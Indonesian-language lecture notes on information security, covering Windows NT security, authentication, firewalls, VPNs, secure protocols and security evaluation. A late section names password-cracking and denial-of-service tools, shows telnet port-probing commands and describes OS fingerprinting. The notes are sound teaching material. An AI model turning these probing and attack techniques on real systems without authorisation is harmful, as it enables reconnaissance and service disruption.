Sector sparing : Teknik dynamic data recovery yang hanya terdapat pada disk SCSI dengan cara memanfaatkan teknologi fault-tolerant volume untuk membuat duplikat data dari sector yang mengalami error. Metodenya adalah dengan merekalkulasi dari stripe set with parity atau dengan membaca sector dari mirror drive dan menulis data tersebut ke sektor baru.

Cluster remapping : Jika ada kegagalan dalam transaksi I/O pada disk , secara otomatis akan mencari cluster baru yang tidak rusak, lalu menandai alamat cluster yang mengandung bad sector tersebut.

C. Fault tolerance : Kemampuan untuk menyediakan redudansi data secara realtime yang akan memberikan tindakan penyelamatan bila terjadi kegagalan perangkat keras, korupsi perangkat lunak dan kemungkinan masalah lainnya.
Teknologinya disebut RAID (Redudant Arrays of inexpensive Disk) : sebuah array disk dimana dalam sebuah media penyimpanan terdapat informasi redudan tentang data yang disimpan di sisa media tersebut.
Kelebihan RAID :
- Meningkatkan kinerja I/O
- meningkatkan reabilitas media penyimpanan

Ada 2 bentuk fault tolerance :

1. Disk mirroring (RAID 1) : meliputi penulisan data secara simultan kedua media penyimpanan yang secara fisik terpisah.
2. Disk stripping dengan Parity (RAID 5) : data ditulis dalam strip-strip lewat satu array disk yang didalam strip-strip tersebut terdapat informasi parity yang dapat digunakan untuk meregenerasi data apabila salah satu disk device dalam strip set mengalami kegagalan.

3. Model Keamanan Windows NT

Dibuat dari beberapa komponen yang bekerja secara bersama-sama untuk memberikan keamanan logon dan access control list (ACL) dalam NT :

- **LSA (Local security Authority)** : menjamin user memiliki hak untuk mengakses system. Inti keamanan yang menciptakan akses token, mengadministrasi kebijakan keamanan local dan memberikan layanan otentikasi user.
- Proses logon : menerima permintaan logon dari user (logon interaktif dan logon remote), menanti masukan username dan password yang benar. Dibantu oleh Netlogon service.
- **Security Account Manager (SAM)** : dikenal juga sebagai directory service database, yang memelihara database untuk account user dan memberikan layan validasi untuk proses LSA.
- **Security Reference Monitor (SRM)** : memeriksa status izin user dalam mengakses, dan hak user untuk memanipulasi obyek serta membuat pesan-pesan audit.

4. Keamanan Sumber daya lokal

Obyek dalam NT [file, folder (directory), proses, thread, share dan device], masing-masing akan dilengkapi dengan **Obyek Security Descriptor** yang terdiri dari :

- Security ID Owner : menunjukkan user/grup yang memiliki obyek tersebut, yang memiliki kekuasaan untuk mengubah akses permission terhadap obyek tersebut.
- Security ID group : digunakan oleh subsistem POSIX saja.
- Discretionary ACL (Access Control List) : identifikasi user dan grup yang diperbolehkan / ditolak dalam mengakses, dikendalikan oleh pemilik obyek.
- System ACL : mengendalikan pesan auditing yang dibangkitkan oleh system, dikendalikan oleh administrator keamanan jaringan.

5. Keamanan Jaringan

Jenis Keamanan Jaringan Windows NT :

- Model keamanan user level : account user akan mendapatkan akses untuk pemakaian bersama dengan menciptakan share atas directory atau printer.
  - Keunggulan : kemampuan untuk memberikan user tertentu akses ke sumberdaya yang di-share dan menentukan jenis akses apa yang diberikan.
  - Kelemahan : proses setup yang kompleks karena administrator harus memberitahu setiap user dan menjaga policy system keamanan tetap dapat dibawah kendalinya dengan baik.
- Model keamanan Share level : dikaitkan dengan jaringan peer to peer, dimana user manapun membagi sumber daya dan memutuskan apakaha diperlukan password untuk suatu akses tertentu.
  - Keuntungan : kesederhanaannya yang membuat keamanan share-level tidak membutuhkan account user untuk mendapatkan akses.
  - Kelemahan : sekali izin akses / password diberikan, tidak ada kendali atas siap yang menakses sumber daya.

Cara NT menangani keamanan jaringan :

1. Memberikan permission :
    - Permission NTFS local
    - Permission shere
2. Keamanan RAS (Remote Access Server)
   Melakukan remote access user menggunakan dial-up :
    - Otentikasi user name dan password yang valid dengan dial-in permission.
    - Callback security : pengecekan nomor telepon yang valid.
    - Auditing : menggunakan auditing trails untuk melacak ke/dari siapa, kapan user memiliki akses ke server dan sumberdaya apa yang diakses.
3. Pengamanan Layanan internet :
    - Firewall terbatas pada Internet Information server (IIS).
    - Menginstal tambahan proxy seperti Microsoft Proxy server.
4. Share administrative :memungkin administrator mendapatkan akses ke server windows NT atau workstation melalui jaringan

6. Keamanan pada printer

Dilakukan dengan mensetting properties printer :

1. Menentukan permission : full control, Manage document, print
2. Biasanya susunan permission pada NT defaulut :
    - Adminstrator – full control
    - Owner – Manage document
    - Semua user – print
3. Mengontrol print job, terdiri dari :
    - Setting waktu cetak
    - Prioritas
    - Notifikasi (orang yang perlu diberi peringatan)
4. Set auditing information

7. Keamanan Registry

Tools yang disediakan dalam pengaksesan registry :

- System policy editor : mengontrol akses terhadap registry editor, memungkinkan administrator mengedit dan memodifikasi value tertentu dalam registry dengan berbasis grafis.
- Registry editor (regedit32.exe) : tools untuk melakukan edit dan modifikasi value dalam registry.
- Windows NT Diagnostics (winmsd.exe) : memungkinkan user melihat setting isi registry dan valuenya tanpa harus masuk ke registry editor sendiri.

Tools backup untuk registry yaitu :

- Regback.exe memanfaatkan command line / remote session untuk membackupr registry.
- ntbackup.exe : otomatisasi backup HANYA pada Tape drive, termasuk sebuah kopi dari file backup registry local.
- Emergency Repair Disk (rdisk.exe) : memback-up hive system dan software dalam registry.

8. Audit dan Pencatatan Log

- Pencatatan logon dan logoff termasuk pencatatan dalam multi entry login
- Object access (pencatatan akses obyek dan file)
- Privilege Use (paencatatan pemakaian hak user)
- Account Management (manajemen user dan group)

- Policy change (Pencatatan perubahan kebijakan keamanan)
- System event (pencatatan proses restart, shutdown dan pesan system)
- Detailed tracking (pencatatan proses dalam system secara detail)

KEAMANAN JARINGAN

1. Membatasi Akses ke Jaringan

A. Membuat tingkatan akses :

Pembatasan-pembatasan dapat dilakukan sehingga memperkecil peluang penembusan oleh pemakai yang tak diotorisasi, misalnya :

- Pembatasan login. Login hanya diperbolehkan :
  - Pada terminal tertentu.
  - Hanya ada waktu dan hari tertentu.
  - Pembatasan dengan call-back (Login dapat dilakukan siapapun. Bila telah sukses login, sistem segera memutuskan koneksi dan memanggil nomor telepon yang telah disepakati, Penyusup tidak dapat menghubungi lewat sembarang saluran telepon, tapi hanya pada saluran telepon tertentu).
- Pembatasan jumlah usaha login.
  - Login dibatasi sampai tiga kali dan segera dikunci dan diberitahu ke administrator.
  - Semua login direkam dan sistem operasi melaporkan informasi-informasi berikut :
    - Waktu, yaitu waktu pemakai login.
    - Terminal, yaitu terminal dimana pemakai login.
- Tingkat akses yang diizinkan (read / write / execute / all)

B. Mekanisme kendali akses :

Masalah identifikasi pemakai ketika login disebut otentifikasi pemakai (user authentication). Kebanyakan metode otentifikasi didasarkan pada tiga cara, yaitu :

1. Sesuatu yang diketahui pemakai, misalnya :
   - Password.
   - Kombinasi kunci.
   - Nama kecil ibu mertua.
   - Dan sebagainya.

2. Sesuatu yang dimiliki pemakai, misalnya :
   - Badge.
   - Kartu identitas.
   - Kunci.
   - Dan sebagainya.

3. Sesuatu mengenai (ciri) pemakai, misalnya :
   - Sidik jari.
   - Sidik suara.
   - Foto.
   - Tanda tangan.

C. Waspada terhadap Rekayasa sosial :

1. Mengaku sebagi eksekutif yang tidak berhasil mengakses, menghubungi administrator via telepon/fax.
2. Mengaku sebagai administrator yang perlu mendiagnosa masalah network, menghubungi end user via email/fax/surat.
3. Mengaku sebagai petugas keamanan e-commerce, menghubungi customer yang telah bertransaksi untuk mengulang kembali transaksinya di form yang disediakan olehnya.
4. pencurian surat, password.
5. penyuapan, kekerasan.

D. Membedakan Sumber daya internal dan Eksternal :

Memanfaatkan teknologi firewall yang memisahkan network internal dengan network eksternal dengan rule tertentu.

E. Sistem Otentikasi User :

Def : adalah proses penentuan identitas dari seseorang yang sebenarnya, hal ini diperlukan untuk menjaga keutuhan (integrity) dan keamanan (security) data, pada proses ini seseorang harus dibuktikan siapa dirinya sebelum menggunakan layanan akses.

Upaya untuk lebih mengamankan proteksi password, antara lain :

1. Salting.
   Menambahkan string pendek ke string password yang diberikan pemakai sehingga mencapai panjang password tertentu.
2. One time password.
   - Pemakai harus mengganti password secara teratur. Upaya ini membatasi peluang password telah diketahui atau dicoba-coba pemakai lain.
   - Bentuk ekstrim pendekatan ini adalah one time password, yaitu pemakai mendapat satu buku berisi daftar password. Setiap kali pemakai login, pemakai menggunakan password berikutnya yang terdapat di daftar password.
   - Dengan one time password, pemakai direpotkan keharusan menjaga agar buku passwordnya jangan sampai dicuri.
3. Satu daftar panjang pertanyaan dan jawaban.
   - Variasi terhadap password adalah mengharuskan pemakai memberi satu daftar pertanyaan panjang dan jawabannya. Pertanyaan-pertanyaan dan jawabannya dipilih pemakai sehingga pemakai mudah mengingatnya dan tak perlu menuliskan di kertas.
   - Pertanyaan berikut dapat dipakai, misalnya :
     - Siapa mertua abang ipar Badru ?
     - Apa yang diajarkan Pak Harun waktu SD ?
     - Di jalan apa pertama kali ditemukan simanis ?
   - Pada saat login, komputer memilih salah satu dari pertanyaan-pertanyaan secara acak, menanyakan ke pemakai dan memeriksa jawaban yang diberikan.
4. Tantangan tanggapan (chalenge response).
   - Pemakai diberi kebebasan memilih suatu algoritma, misalnya x3.
   - Ketika pemakai login, komputer menuliskan di layar angka 3. Dalam kasus ini pemakai mengetik angka 27. Algoritma dapat berbeda di pagi, sore, dan hari berbeda, dari terminal berbeda, dan seterusnya.

Contoh Produk Otentikasi User, antara lain :

1. Secureid ACE (Access Control Encryption)
   System token hardware seperti kartu kredit berdisplay, pemakai akan menginput nomor pin yang diketahui bersama, lalu memasukkan pascode bahwa dia pemilik token.

2. S/key (Bellcore)
   System software yang membentuk one time password (OTP) berdasarkan informasi loginterkhir dengan aturan random tertentu.

3. Password Authentication Protocol (PAP)
   Protokol dua arah untuk PPP (Point to point Protocol). Peer mengirim pasangan user id dan password, authenticator menyetujuinya.

4. Challenge Handshake Authentication Protocol (CHAP)
   S/key pada PAP, protocol 3 arah, authenticator mengirim pesan tantangan ke peer, peer menghitung nilai lalu mengirimkan ke authenticator, authenticator menyetujui otentikasi jika jawabannya sama dengan nilai tadi.

5. Remote Authentication Dial-in User Service (RADIUS)
   Untuk hubungan dial-up, menggunakan network access server, dari suatu host yang menjadi client RADIUS, merupan system satu titik akses.

6. Terminal Access Controller Access Control System (TACACS)
   Protokol keamanan berbasis server dari CISCO System. Secury\ity Server terpusat dangan file password UNIX, database otentikasi, otorisasi dan akunting, fungsi digest (transmisi password yang tidak polos)

2. Melindungi Aset Organisasi

A.Secara Adminsistratif / fisik

- Rencana kemungkinan terhadap bencana
- Program penyaringan calon pegawai system informasi
- Program pelatihan user
- Kebijakan akses network

B. Secara Teknis

B.1. Penerapan Firewall

Istilah pada penerapan Firewall

- Host
  Suatu sistem komputer yang terhubung pada suatu network
- Bastion host
  Sistem komputer yang harus memiliki tingkat sekuritas yang tinggi karena sistem ini rawan sekali terhadap serangan hacker dan cracker, karena biasanya mesin ini diekspos ke network luar (Internet) dan merupakan titik kontak utama para user dari internal network.
- Packet Filtering
  Aksi dari suatu devais untuk mengatur secara selektif alur data yang melintasi suatu network. Packet filter dapat memblok atau memperbolehkan suatu paket data yang melintasi network tersebut sesuai dengan kebijaksanaan alur data yang digunakan (security policy).
- Perimeter network
  Suatu network tambahan yang terdapat di antara network yang dilindungi dengan network eksternal, untuk menyediakan layer tambahan dari suatu sistem security. Perimeter network juga sering disebut dengan DMZ (De-Millitarized Zone).

Keuntungan Firewall :

- Firewall merupakan fokus dari segala keputusan sekuritas. Hal ini disebabkan karena Firewall merupakan satu titik tempat keluar masuknya trafik internet pada suatu jaringan.
- Firewall dapat menerapkan suatu kebijaksanaan sekuritas. Banyak sekali service-service yang digunakan di Internet. Tidak semua service tersebut aman digunakan, oleh karenanya Firewall dapat berfungsi sebagai penjaga untuk mengawasi service-service mana yang dapat digunakan untuk menuju dan meninggalkan suatu network.
- Firewall dapat mencatat segala aktivitas yang berkaitan dengan alur data secara efisien. Semua trafik yang melalui Firewall dapat diamati dan dicatat segala aktivitas yang berkenaan dengan alur data tersebut. Dengan demikian Network Administrator dapat segera mengetahui jika terdapat aktivitas-aktivitas yang berusaha untuk menyerang internal network mereka.
- Firewall dapat digunakan untuk membatasi pengunaan sumberdaya informasi. Mesin yang menggunakan Firewall merupakan mesin yang terhubung pada beberapa network yang berbeda, sehingga kita dapat membatasi network mana saja yang dapat mengakses suatu service yang terdapat pada network lainnya.

Kelemahan Firewall :

- Firewall tidak dapat melindungi network dari serangan koneksi yang tidak melewatinya (terdapat pintu lain menuju network tersebut).
- Firewall tidak dapat melindungi dari serangan dengan metoda baru yang belum dikenal oleh Firewall.
- Firewall tidak dapat melindungi dari serangan virus.

Pilihan klasifikasi desain Firewall :

1. Packet Filtering

   Sistem paket *filtering* atau sering juga disebut dengan *screening router* adalah *router* yang melakukan routing paket antara internal dan eksternal *network* secara selektif sesuai dengan *security policy* yang digunakan pada *network* tersebut. Informasi yang digunakan untuk menyeleksi paket-paket tersebut adalah:

   - IP address asal
   - IP address tujuan
   - Protocol (TCP, UDP, atau ICMP)
   - Port TCP atau UDP asal
   - Port TCP atau UDP tujuan

   Beberapa contoh routing paket selektif yang dilakukan oleh *Screening Router* :

   - Semua koneksi dari luar sistem yang menuju internal *network* diblokade kecuali untuk koneksi SMTP
   - Memperbolehkan *service* email dan FTP, tetapi memblok *service-service* berbahaya seperti TFTP, X Window, RPC dan ‘r’ *service* (rlogin, rsh, rcp, dan lain-lain).

   Selain memiliki keuntungan tertentu di antaranya aplikasi *screening router* ini dapat bersifat transparan dan implementasinya relatif lebih murah dibandingkan metode *firewall* yang lain, sistem paket *filtering* ini memiliki beberapa kekurangan yakni : tingkat *security*nya masih rendah, masih memungkinkan adanya IP Spoofing, tidak ada *screening* pada layer-layer di atas *network* layer.

2. Application Level Gateway (Proxy Services)

   Proxy service merupakan aplikasi spesifik atau program server yang dijalankan pada mesin *Firewall*, program ini mengambil *user request* untuk Internet *service* (seperti FTP, telnet, HTTP) dan meneruskannya (bergantung pada *security policy*) ke *host* yang dituju. Dengan kata lain adalah *proxy* merupakan perantara antara internal *network* dengan eksternal *network* (Internet).


Pada sisi ekternal hanya dikenal mesin *proxy* tersebut, sedangkan mesin-mesin yang berada di balik mesin *proxy* tersebut tidak terlihat. Akibatnya sistem *proxy* ini kurang transparan terhadap *user* yang ada di dalam

Sistem *Proxy* ini efektif hanya jika pada konjungsi antara internal dan eksternal *network* terdapat mekanisme yang tidak memperbolehkan kedua *network* tersebut terlibat dalam komunikasi langsung.
Keuntungan yang dimiliki oleh sistem *proxy* ini adalah tingkat sekuritasnya lebih baik daripada *screening router*, deteksi paket yang dilakukan sampai pada layer aplikasi. Sedangkan kekurangan dari sistem ini adalah perfomansinya lebih rendah daripada *screening router* karena terjadi penambahan *header* pada paket yang dikirim, aplikasi yang di-*support* oleh *proxy* ini terbatas, serta sistem ini kurang transparan.

Arsitektur dasar firewall :

- Arsitektur dengan dual-homed host (kadang kadang dikenal juga sebagai *dual homed gateway*/ DHG)


  Sistem DHG menggunakan sebuah komputer dengan (paling sedikit) dua network-interface. Interface pertama dihubungkan dengan jaringan internal dan yang lainnya dengan Internet. Dual-homed host nya sendiri berfungsi sebagai bastion host (front terdepan, bagian terpenting dalam firewall).



Arsitektur dengan dual-homed host

- screened-host (*screened host gateway*/ SHG)


  Pada topologi SHG, fungsi firewall dilakukan oleh sebuah screening-router dan bastion host. Router ini dikonfigurasi sedemikian sehingga akan menolak semua trafik kecuali yang ditujukan ke bastion host, sedangkan pada trafik internal tidak dilakukan pembatasan. Dengan cara ini setiap client servis pada jaringan internal dapat menggunakan fasilitas komunikasi standard dengan Internet tanpa harus melalui proxy.



Arsitektur dengan screened-host

- screened subnet (*screened subnet gateway*/ SSG).

  Firewall dengan arsitektur screened-subnet menggunakan dua screening-router dan jaringan tengah (*perimeter network*) antara kedua router tersebut, dimana ditempatkan bastion host. Kelebihan susunan ini akan terlihat pada waktu optimasi penempatan server.



B.2. Penerapan Virtual Privat Network (VPN)

Defenisi VPN

Virtual Private Network atau Jaringan Pribadi Maya sesungguhnya sama dengan Jaringan Pribadi (Private Network/PN) pada umumnya, di mana satu jaringan komputer suatu lembaga atau perusahaan di suatu daerah atau negara terhubung dengan jaringan komputer dari satu grup perusahaan yang sama di daerah atau negara lain. Perbedaannya hanyalah pada media penghubung antar jaringan. Kalau pada PN, media penghubungnya masih merupakan milik perusahaan/grup itu sendiri, dalam VPN, media penghubungnya adalah jaringan publik seperti Internet.

Dalam VPN, karena media penghubung antar jaringannya adalah jaringan publik, diperlukan pengamanan dan pembatasan-pembatasan. Pengamanan diperlukan untuk menjaga agar tidak sebarang orang dari jaringan publik dapat masuk ke jaringan pribadi. Yang dikecualikan hanyalah orang-orang yang terdaftar atau terotentifikasi terlebih dahulu yang dapat masuk ke jaringan pribadi. Pembatasan diperlukan untuk menjaga agar tidak semua orang atau user dari jaringan pribadi dapat mengakses jaringan publik (internet).

Cara membentuk VPN

1. Tunnelling

Sesuai dengan arti tunnel atau lorong, dalam membentuk suatu VPN ini dibuat suatu tunnel di dalam jaringan publik untuk menghubungkan antara jaringan yang satu dan jaringan lain dari suatu grup atau perusahaan.yang ingin membangun VPN tersebut. Seluruh komunikasi data antarjaringan pribadi akan melalui tunnel ini, sehingga orang atau user dari jaringan publik yang tidak memiliki izin untuk masuk tidak akan mampu untuk menyadap, mengacak atau mencuri data yang melintasi tunnel ini. Ada beberapa metode tunelling yang umum dipakai, di antaranya:

- IPX To IP Tunnelling, atau
- PPP To IP Tunnelling

IPX To IP tunnelling biasa digunakan dalam jaringan VPN Novell Netware. Jadi dua jaringan Novell yang terpisah akan tetap dapat saling melakukan komunikasi data melalui jaringan publik Internet melalui tunnel ini tanpa kuatir akan adanya gangguan pihak ke-3 yang ingin mengganggu atau mencuri data. Pada IPX To IP tunnelling, paket data dengan protokol IPX (standar protokol Novell) akan dibungkus (encapsulated) terlebih dahulu oleh protokol IP (standar protokol Internet) sehingga dapat melalui tunnel ini pada jaringan publik Internet. Sama halnya untuk PPP To IP tunnelling, di mana PPP protokol diencapsulated oleh IP protokol.

Saat ini beberapa vendor hardware router seperti Cisco, Shiva, Bay Networks sudah menambahkan kemampuan VPN dengan teknologi tunnelling pada hardware mereka.

2. Firewall

Sebagaimana layaknya suatu dinding, Firewall akan bertindak sebagai pelindung atau pembatas terhadap orang-orang yang tidak berhak untuk mengakses jaringan kita. Umumnya dua jaringan yang terpisah yang menggunakan Firewall yang sejenis, atau seorang remote user yang terhubung ke jaringan dengan menggunakan software client yang terenkripsi akan membentuk suatu VPN, meskipun media penghubung dari kedua jaringan tersebut atau penghubung antara remote user dengan jaringan tersebut adalah jaringan publik seperti Internet.

Suatu jaringan yang terhubung ke Internet pasti memiliki IP address (alamat Internet) khusus untuk masing-masing komputer yang terhubung dalam jaringan tersebut. Apabila jaringan ini tidak terlindungi oleh tunnel atau firewall, IP address tadi akan dengan mudahnya dikenali atau dilacak oleh pihak-pihak yang tidak diinginkan. Akibatnya data yang terdapat dalam komputer yang terhubung ke jaringan tadi akan dapat dicuri atau diubah. Dengan adanya pelindung seperti firewall, kita bisa menyembunyikan (hide) address tadi sehingga tidak dapat dilacak oleh pihak-pihak yang tidak diinginkan.

Kemampuan firewall dalam penerapannya pada VPN

- IP Hiding/Mapping. Kemampuan ini mengakibatkan IP address dalam jaringan dipetakan atau ditranslasikan ke suatu IP address baru. Dengan demikian IP address dalam jaringan tidak akan dikenali di Internet.

- Privilege Limitation. Dengan kemampuan ini kita dapat membatasi para user dalam jaringan sesuai dengan otorisasi atau hak yang diberikan kepadanya. Misalnya, User A hanya boleh mengakses home page, user B boleh mengakses home page, e-mail dan news, sedangkan user C hanya boleh mengakses e-mail.

- Outside Limitation. Dengan kemampuan ini kita dapat membatasi para user dalam jaringan untuk hanya mengakses ke alamat-alamat tertentu di Internet di luar dari jaringan kita.

- Inside Limitation. Kadang-kadang kita masih memperbolehkan orang luar untuk mengakses informasi yang tersedia dalam salah satu komputer (misalnya Web Server) dalam jaringan kita. Selain itu, tidak diperbolehkan, atau memang sama sekali tidak dizinkan untuk mengakses seluruh komputer yang terhubung ke jaringan kita.

- Password and Encrypted Authentication. Beberapa user di luar jaringan memang diizinkan untuk masuk ke jaringan kita untuk mengakses data dan sebagainya, dengan terlebih dahulu harus memasukkan password khusus yang sudah terenkripsi.

3. Mengamankan saluran terbuka

Protokol TCP/IP merupakan protocol dalam set standar yang terbuka dalam pengiriman data, untuk itulah perlu dilakukan enkripsi dalam rangka penanganan keamanan data yang diterapkan pada protocol tersebut, yang meliputi :

A. Keamanan Panda lapisan Aplikasi

- SET (Secure Electronics Transaction)
  - Menentukan bagaimana transaksi mengalir antara pemakai, pedagang dan bank.
  - Menentukan fungsi keamanan : digital signature, hash dan enkripsi.
  - Produk dari Mastercard dan VISA International.

- Secure HTTP
  - Produk dari workgroup IETF, diimplementasikan pada webserver mulai 1995.
  - Menentukan mekanisme kriptografi standar untuk mengenkripsikan pengiriman data http

- Pretty Good Privacy (PGP)
  - Standarisasi RFC 1991
  - Membuat dan memastikan digital signature, mengenkripsi – deskripsi dan mengkompresi data.

- Secure MIME (S/MIME)
  - Standarisasi RFC 1521
  - MIME (Multipurpose Internet Mail Extension)
  - Menentukan cara menempelkan file untuk dikirim ke internet dengan menggunakan metode hirarki dalm pendefenisian user remi dan sertfikat digitalnya.

- Cybercash
  - Standarisasi RFC 1898
  - Memproses kartu kredit di internet dengan mengenkripsi dan menandatangani transaksi secara digital.

B. Keamanan dalam Lapisan Transport

- SSL (Secure Socket Layer)
  - Produk Netscape
  - Protocol yang menegoisasikan hubungan yang aman antara client dan server, dengan menggunakan kunci enkripsi 40-bit.

C. Keamanan dalam Lapisan Network

- IP security Protocol : melindungi protocol client IP pada network layer.
- IP Authentication header
- IP Encapsulating Security protocol

- Simple-key management for Internet protocol (SKIP)
- Internet security Association and key management protocol (ISAKMP)
- Internet key management protocol (IKMP)
- Sumber : www.ietf.org

EVALUASI KEAMANAN SISTEM INFORMASI

SEBAB MASALAH KEAMANAN HARUS SELALU DIMONITOR :

- Ditemukannya lubang keamanan (security hole) yang baru. Perangkat lunak dan perangkat keras biasanya sangat kompleks sehingga tidak mungkin untuk diuji seratus persen. Kadang-kadang ada lubang keamanan yang ditimbulkan oleh kecerobohan implementasi.

- Kesalahan konfigurasi. Kadang-kadang karena lalai atau alpa, konfigurasi sebuah sistem kurang benar sehingga menimbulkan lubang keamanan. Misalnya mode (permission atau kepemilikan) dari berkas yang menyimpan password (/etc/passwd di sistem UNIX) secara tidak sengaja diubah sehingga dapat diubah atau ditulis oleh orang-orang yang tidak berhak.

- Penambahan perangkat baru (hardware dan/atau software) yang menyebabkan menurunnya tingkat security atau berubahnya metoda untuk mengoperasikan sistem. Operator dan administrator harus belajar lagi. Dalam masa belajar ini banyak hal yang jauh dari sempurna, misalnya server atau software masih menggunakan konfigurasi awal dari vendor (dengan password yang sama).

SUMBER LUBANG KEAMANAN

1. Salah Disain (design flaw)

- Umumnya jarang terjadi. Akan tetapi apabila terjadi sangat sulit untuk diperbaiki. Akibat disain yang salah, maka biarpun dia diimplementasikan dengan baik, kelemahan dari sistem akan tetap ada.
- Contoh :
  - Lemah disainnya algoritma enkripsi ROT13 atau Caesar cipher, dimana karakter digeser 13 huruf atau 3 huruf. Meskipun diimplementasikan dengan programming yang sangat teliti, siapapun yang mengetahui algoritmanya dapat memecahkan enkripsi tersebut.
  - Kesalahan disain urutan nomor (sequence numbering) dari paket TCP/IP. Kesalahan ini dapat dieksploitasi sehingga timbul masalah yang dikenal dengan nama “IP spoofing” (sebuah host memalsukan diri seolah-olah menjadi host lain dengan membuat paket palsu setelah engamati urutan paket dari host yang hendak diserang).

2. Implementasi kurang baik

- Banyak program yang diimplementasikan secara terburu-buru sehingga kurang cermat dalam pengkodean.
- Akibat tidak adanya cek atau testing implementasi suatu program yang baru dibuat.
- Contoh:

- Tidak memperhatikan batas (“bound”) dari sebuah “array” tidak dicek sehingga terjadi yang disebut out-of-bound array atau buffer overflow yang dapat dieksploitasi (misalnya overwrite ke variable berikutnya).
- Kealpaan memfilter karakter-karakter yang aneh-aneh yang dimasukkan sebagai input dari sebuah program sehingga sang program dapat mengakses berkas atau informasi yang semestinya tidak boleh diakses.

3. Salah konfigurasi

Contoh :

- Berkas yang semestinya tidak dapat diubah oleh pemakai secara tidak sengaja menjadi “writeable”. Apabila berkas tersebut merupakan berkas yang penting, seperti berkas yang digunakan untuk menyimpan password, maka efeknya menjadi lubang keamanan. Kadangkala sebuah komputer dijual dengan konfigurasi yang sangat lemah.
- Adanya program yang secara tidak sengaja diset menjadi “setuid root” sehingga ketika dijalankan pemakai memiliki akses seperti super user (root) yang dapat melakukan apa saja.

4. Salah menggunakan program atau sistem

Contoh :

- Kesalahan menggunakan program yang dijalankan dengan menggunakan account root (super user) dapat berakibat fatal.

PENGUJI KEAMANAN SISTEM

Untuk memudahkan administrator dari sistem informasi membutuhkan “automated tools”, perangkat pembantu otomatis, yang dapat membantu menguji atau meng-evaluasi keamanan sistem yang dikelola.

Contoh Tools Terintegrasi:

Perangkat lunak bantu	**Sistem Operasi**
Cops	UNIX
Tripwire	UNIX
Satan/Saint	UNIX
SBScan: localhost security scanner	UNIX
Ballista <http://www.secnet.com>	Windows NT
Dan sebagainya… (cari sendiri!)	

Contoh Tools Pengujian yang dibuat para hacker :

Tools	**Kegunaan**
Crack	program untuk menduga atau memecahkan password dengan menggunakan sebuah atau beberapa kamus (dictionary). Program crack ini melakukan brute force cracking dengan mencoba mengenkripsikan sebuah kata yang diambil dari kamus, dan kemudian membandingkan hasil enkripsi dengan password yang ingin dipecahkan.
land dan latierra	sistem Windows 95/NT menjadi macet (hang, lock up). Program ini mengirimkan sebuah paket yang sudah di”spoofed” sehingga seolah-olah paket tersebut berasal dari mesin yang sama dengan menggunakan port yang terbuka
Ping-o-death	sebuah program (ping) yang dapat meng-crash-kan Windows

	95/NT dan beberapa versi Unix.
Winuke	program untuk memacetkan sistem berbasis Windows
Dan sebagainya… (cari sendiri!)	

PROBING SERVICES

- Defenisi Probing : "probe" (meraba) servis apa saja yang tersedia. Program ini juga dapat digunakan oleh kriminal untuk melihat servis apa saja yang tersedia di sistem yang akan diserang dan berdasarkan data-data yang diperoleh dapat melancarkan serangan.

- Servis di Internet umumnya dilakukan dengan menggunakan protokol TCP atau UDP. Setiap servis dijalankan dengan menggunakan port yang berbeda, misalnya:
    - SMTP, untuk mengirim dan menerima e-mail, TCP, port 25
    - POP3, untuk mengambil e-mail, TCP, port 110

  Contoh di atas hanya sebagian dari servis yang tersedia. Di system UNIX, lihat berkas /etc/services dan /etc/inetd.conf untuk melihat servis apa saja yang dijalankan oleh server atau komputer yang bersangkutan.

- Pemilihan servis apa saja tergantung kepada kebutuhan dan tingkat keamanan yang diinginkan. Sayangnya seringkali sistem yang dibeli atau dirakit menjalankan beberapa servis utama sebagai "default". Kadang-kadang beberapa servis harus dimatikan karena ada kemungkinan dapat dieksploitasi oleh cracker. Untuk itu ada beberapa program yang dapat digunakan untuk melakukan

- Untuk beberapa servis yang berbasis TCP/IP, proses probe dapat dilakukan dengan menggunakan program telnet. Misalnya untuk melihat apakah ada servis e-mail dengan menggunakan SMTP digunakan telnet ke port 25 dan port 110.

```
unix% telnet target.host.com 25
unix% telnet localhost 110
```

Program penguji probing (penguji semua port otomatis) :

Paket probe untuk sistem UNIX
• nmap
• strobe
• tcpprobe

Probe untuk sistem Window 95/98/NT
• NetLab
• Cyberkit
• Ogre

Program yang memonitor adanya probing ke system

Probing biasanya meninggalkan jejak di berkas log di system anda. Dengan mengamati entry di dalam berkas log dapat diketahui adanya probing. Selain itu, ada juga program untuk memonitor probe seperti paket program courtney, portsentry dan tcplogd.

OS FINGERPRINTING

- Fingerprinting : Analisa OS sistem yang ditujua agar dapat melihat database kelemahan sistem yang dituju.

- Metode Fingerprinting :
- Cara yang paling konvensional :
    - Service telnet ke server yang dituju, jika server tersebut kebetulan menyediakan servis telnet, seringkali ada banner yang menunjukkan nama OS beserta versinya.
    - Service FTP di port 21. Dengan melakukan telnet ke port tersebut dan memberikan perintah “SYST” anda dapat mengetahui versi dari OS yang digunakan.
